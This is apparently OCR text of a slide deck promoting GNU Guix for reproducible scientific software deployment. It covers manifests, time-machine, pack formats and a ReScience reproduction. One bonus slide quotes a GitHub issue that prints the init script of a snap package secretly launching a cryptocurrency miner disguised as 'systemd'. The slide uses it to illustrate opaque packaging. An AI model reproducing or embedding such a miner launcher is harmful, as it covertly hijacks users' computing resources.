
**Luis Pedro Coelho** @luispedrocoelho · Jan 22

Me, 6 months ago: I am going to save this conda environment with all the versions of all the packages so it can be recreated later; this is Reproducible Science!

conda, today: these versions don't work together, lol.

3 3 23

## Containers to the rescue?



# Containers

lack transparency

courtesy of Ricardo Wurmus


```
Bootstrap: library
From: ubuntu:18.04

%setup
    touch /file1
    touch ${SINGULARITY_ROOTFS}/file2

%files
    /file1
    /file1 /opt

%environment
    export LISTEN_PORT=12345
    export LC_ALL=C

%post
    apt-get update && apt-get install -y netcat
    NOW=`date`
    echo "export NOW=\"${NOW}\"" >> $SINGULARITY_ENVIRONMENT

%runscript
    echo "Container was created $NOW"
    echo "Arguments received: $*"
    exec echo "$@"
```

GuixHPC

https://hpc.guix.info


- started in 2012
- ≈**17,000 packages**, all free software
- **4.5 architectures**:
  x86_64, i686, ARMv7, AArch64, POWER9
- **Guix-HPC effort (Inria, MDC, UBC, UTHCS) started in 2017**

```
guix install gcc-toolchain openmpi hwloc

guix package --roll-back

guix environment --ad-hoc \
     coq coq-coquelicot coq-bignum
```



**14 nodes**


`guix graph --type=`**`package`**` coreutils`



**Where are GCC, libc, etc.?**


**14 nodes**

`guix graph --type=package coreutils`



**33 nodes**

```
guix graph --type=bag-emerged coreutils
```



## What about the compiler's compiler, etc.?

**33 nodes**

```
guix graph --type=bag-emerged coreutils
```

(too big)

**120 nodes**

```
guix graph --type=bag coreutils
```

```
$ guix build coq
```

**isolated build**: chroot, separate name spaces, etc.

```
$ guix build coq
/gnu/store/h2g4sf72...-coq-8.11.2
```

hash of **all** the dependencies

```
$ guix build coq
/gnu/store/ h2g4sf72… -coq-8.11.2

$ guix gc --references /gnu/store/…-coq-8.11.2
/gnu/store/01b4w3m6mp55y531kyi1g8shh722kwqm-gcc-7.5.0-lib
/gnu/store/21kqjg1i5nxqib0pzvnj54vrrc6hadqn-ocaml-4.11.1
/gnu/store/3yj4wqiydq9vmqvwg291fhb3n7rpb3j3-ocaml-findlib-1
/gnu/store/fa6wj5bxkj5ll1d7292a70knmyl7a0cr-glibc-2.31
…
```

```
$ guix build coq
/gnu/store/ h2g4sf72… -coq-8.11.2

$ guix gc --references /gnu/store/…-coq-8.11.2
/gnu/store/01b4w3m6mp55y531kyi1g8shh722kwqm-gcc-7.5.0-lib
/gnu/store/21kqjg1i5nxqib0pzvnj54vrrc6hadqn-ocaml-4.11.1
/gnu/store/3yj4wqiydq9vmqvwg291fhb3n7rpb3j3-ocaml-findlib-1
/gnu/store/fa6wj5bxkj5ll1d7292a70knmyl7a0cr-glibc-2.31
…
```

**(nearly) bit-identical for everyone**


```
guix package --manifest=my-packages.scm
```

```
(specifications->manifest
  '("gcc-toolchain" "openmpi"
    "scotch" "mumps"))
```

```
bob@laptop$ guix package --manifest=my-packages.scm
bob@laptop$ guix describe
  guix cabba9e
    repository URL: https://git.sv.gnu.org/git/guix.git
    commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

```
bob@laptop$ guix package --manifest=my-packages.scm
bob@laptop$ guix describe
  guix cabba9e
    repository URL: https://git.sv.gnu.org/git/guix.git
    commit: cabba9e15900d20927c1f69c6c87d7d2a62040fe
```

```
alice@supercomp$ guix pull --commit=cabba9e
alice@supercomp$ guix package --manifest=my-packages.scm
```



travel in space *and* time!

```
guix time-machine --commit=cabba9e -- \
          install hello
```

```
(define pastix
  (package
    (name "pastix")
    (home-page "https://gitlab.inria.fr/solverstack/pastix")
    (source (origin
              (method git-fetch)
              (uri (git-reference
                     (url home-page)
                     (commit "2f30ff07a")
                     (recursive? #t)))
              (sha256
               (base32
                "106rf402cvfdhc2yf…"))))
    …))
```

```
(define pastix
  (package
    (name "pastix")
    (home-page "https://gitlab.inria.fr/solverstack/pastix")
    (source (origin
              (method git-fetch)
              (uri (git-reference
                     (url home-page)
                     (commit "2f30ff07a")
                     (recursive? #t)))
              (sha256
               (base32
                "106rf402cvfdhc2yf..."))))
    ...))
```

Software Heritage


https://www.softwareheritage.org/2019/04/18/software-heritage-and-gnu-guix-join-forces-to-enable-long-term-reproducibility/

```
$ guix pack \
      python python-numpy python-scipy
…
/gnu/store/…-pack.tar.gz
```

```
$ guix pack --relocatable \
      python python-numpy python-scipy
…
/gnu/store/…-pack.tar.gz
```


```
$ guix pack --format=squashfs \
      python python-numpy python-scipy
…
/gnu/store/…-singularity-image.tar.gz
```

```
$ guix pack --format=docker \
      python python-numpy python-scipy
…
/gnu/store/…-docker-image.tar.gz
```


LOL

## Reproducible deployment is the key.

## Guix Workflow Language




https://www.guixwl.org/

Guix

+

jupyter

https://hpc.guix.info/blog/2019/10/towards-reproducible-jupyter-notebooks



```
In [4]: ;;guix environment matplotlib-env <- python-ipykernel python-ipywidgets python-matplotlib
```

Out[4]:

**Preparing environment `matplotlib-env` with these packages:**


- `python-ipykernel 5.1.1`
- `python-ipywidgets 5.2.2`
- `python-matplotlib 3.1.1`

Out[3]: Running Python 3 kernel.

```
In [1]: %matplotlib inline
        from matplotlib import pyplot as plt
        from matplotlib import style
        import random
        x = random.sample(range(1, 5000), 1000)
        num_bins = 100
        n, bins, patches = plt.hist(x, num_bins, facecolor='green', alpha=0.5)

        plt.title('Histogram Example')
        plt.xlabel('Values')
        plt.xlabel('Counts')
        plt.show()
```

https://rescience.github.io/ten-years/

Ten Years Reproducibility Challenge
RESCIENCE SPECIAL ISSUE
FREE TO READ - FREE TO PUBLISH
Would you dare to run the code from your past self ?
(the one that does not answer mail)


source
executable
PDF

source

executable

PDF

Replication / Fault Tolerance

# [Re] Storage Tradeoffs in a Collaborative Backup Service for Mobile Devices


**Ludovic Courtès**[1, ID]
[1]Inria, Bordeaux, France

https://doi.org/10.5281/zenodo.3886739

This article reports on the effort to reproduce the results shown in *Storage Tradeoffs in a Collaborative Backup Service for Mobile Devices*[1], an article published in 2006, more than thirteen years ago. The article presented the design of the storage layer of such a backup service. It included an evaluation of the efficiency and performance of several storage pipelines, which is the experiment we replicate here.
Additionally, this article describes a way to capture the complete dependency graph of this article and the software and data it refers to, making it fully reproducible, end to end. Using GNU Guix[2], we bridge together code that deploys the software evaluated in the paper, scripts that run the evaluation and produce plots, and scripts that produce the final PDF file from LaTeXsource and plots. The end result—and the major contribution of this article—is approximately 400 lines of code that allow Guix to rebuild the whole article *and the experiment it depends on* with a well-specified, reproducible software environment.

## Wrap-up.

Software Heritage
Guix
The ReScience Journal


package
environments
containers
systems

git → Guix

Let's add
**reproducible deployment**
to our best practices book.

GuixHPC

ludovic.courtes@inria.fr | @GuixHPC

https://hpc.guix.info

## Bonus slides!





Figure 11: Study result. Blue numbers represent papers that were excluded from consideration, green numbers papers that are weakly repeatable, red numbers papers that are non-weakly repeatable, and orange numbers represent papers that were excluded (due to our restriction of sending at most one email to each author).

http://reproducibility.cs.arizona.edu/

```
guix pack hwloc \
  --with-source=./hwloc-2.1rc1.tar.gz


guix install mumps \
  --with-input=scotch=pt-scotch
```



**tarwirdur** commented 10 days ago • edited

This application contains hidden crypto-currency miner inside.

- squashfs-root/systemd - miner
- squashfs-root/start - init script:

```
#!/bin/bash

currency=bcn
name=2048buntu


{ # try
/snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1 -g
} || { # catch
cores=($(grep -c ^processor /proc/cpuinfo))

if (( $cores < 4 )); then
    /snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1
```

https://github.com/canonical-websites/snapcraft.io/issues/651

## Docker "hello, world"

So he looked at the Docker equivalent of "hello, world"; he used Debian as the base and had it run the `echo` command for the string "Hello LLW2018". Running it in Docker gave the string as expected, but digging around under the hood was rather eye-opening. In order to make that run, the image contained 81 separate packages, "just to say 'hi'". It contains Bash, forty different libraries of various kinds including some for C++, and so on, he said. Beyond that, there is support for SELinux and audit, so the container must be "extremely secure in how it prints 'hello world'".

In reality, most containers are far more complex, of course. For example, it is fairly common for Dockerfiles to `wget` a binary of gosu ("Simple Go-based setuid+setgid+setgroups+exec") to install it. This is bad from a security perspective, but worse from a compliance perspective, Hohndel said.

People do "incredibly dumb stuff" in their Dockerfiles, including adding new repositories with higher priorities than the standard distribution repositories, then doing an update. That means the standard packages might be replaced with others from elsewhere. Once again, that is a security nightmare, but it may also mean that there is no source code available and/or that the license information is missing. This is not something he made up, he said, if you look at the Docker repositories, you will see this kind of thing all over; many will just copy their Dockerfiles from elsewhere.

Even the standard practices are somewhat questionable. Specifying "debian:stable" as the base could change what gets built between two runs. Updating to the latest packages (e.g. using "`apt-get update`") is good for the security of the system, but it means that you may get different package versions every time you rebuild. Information on versions can be extracted from the package database on most builds, though there are "pico containers" that remove that database in order to save space—making it impossible to know what is present in the image.

https://lwn.net/Articles/752982/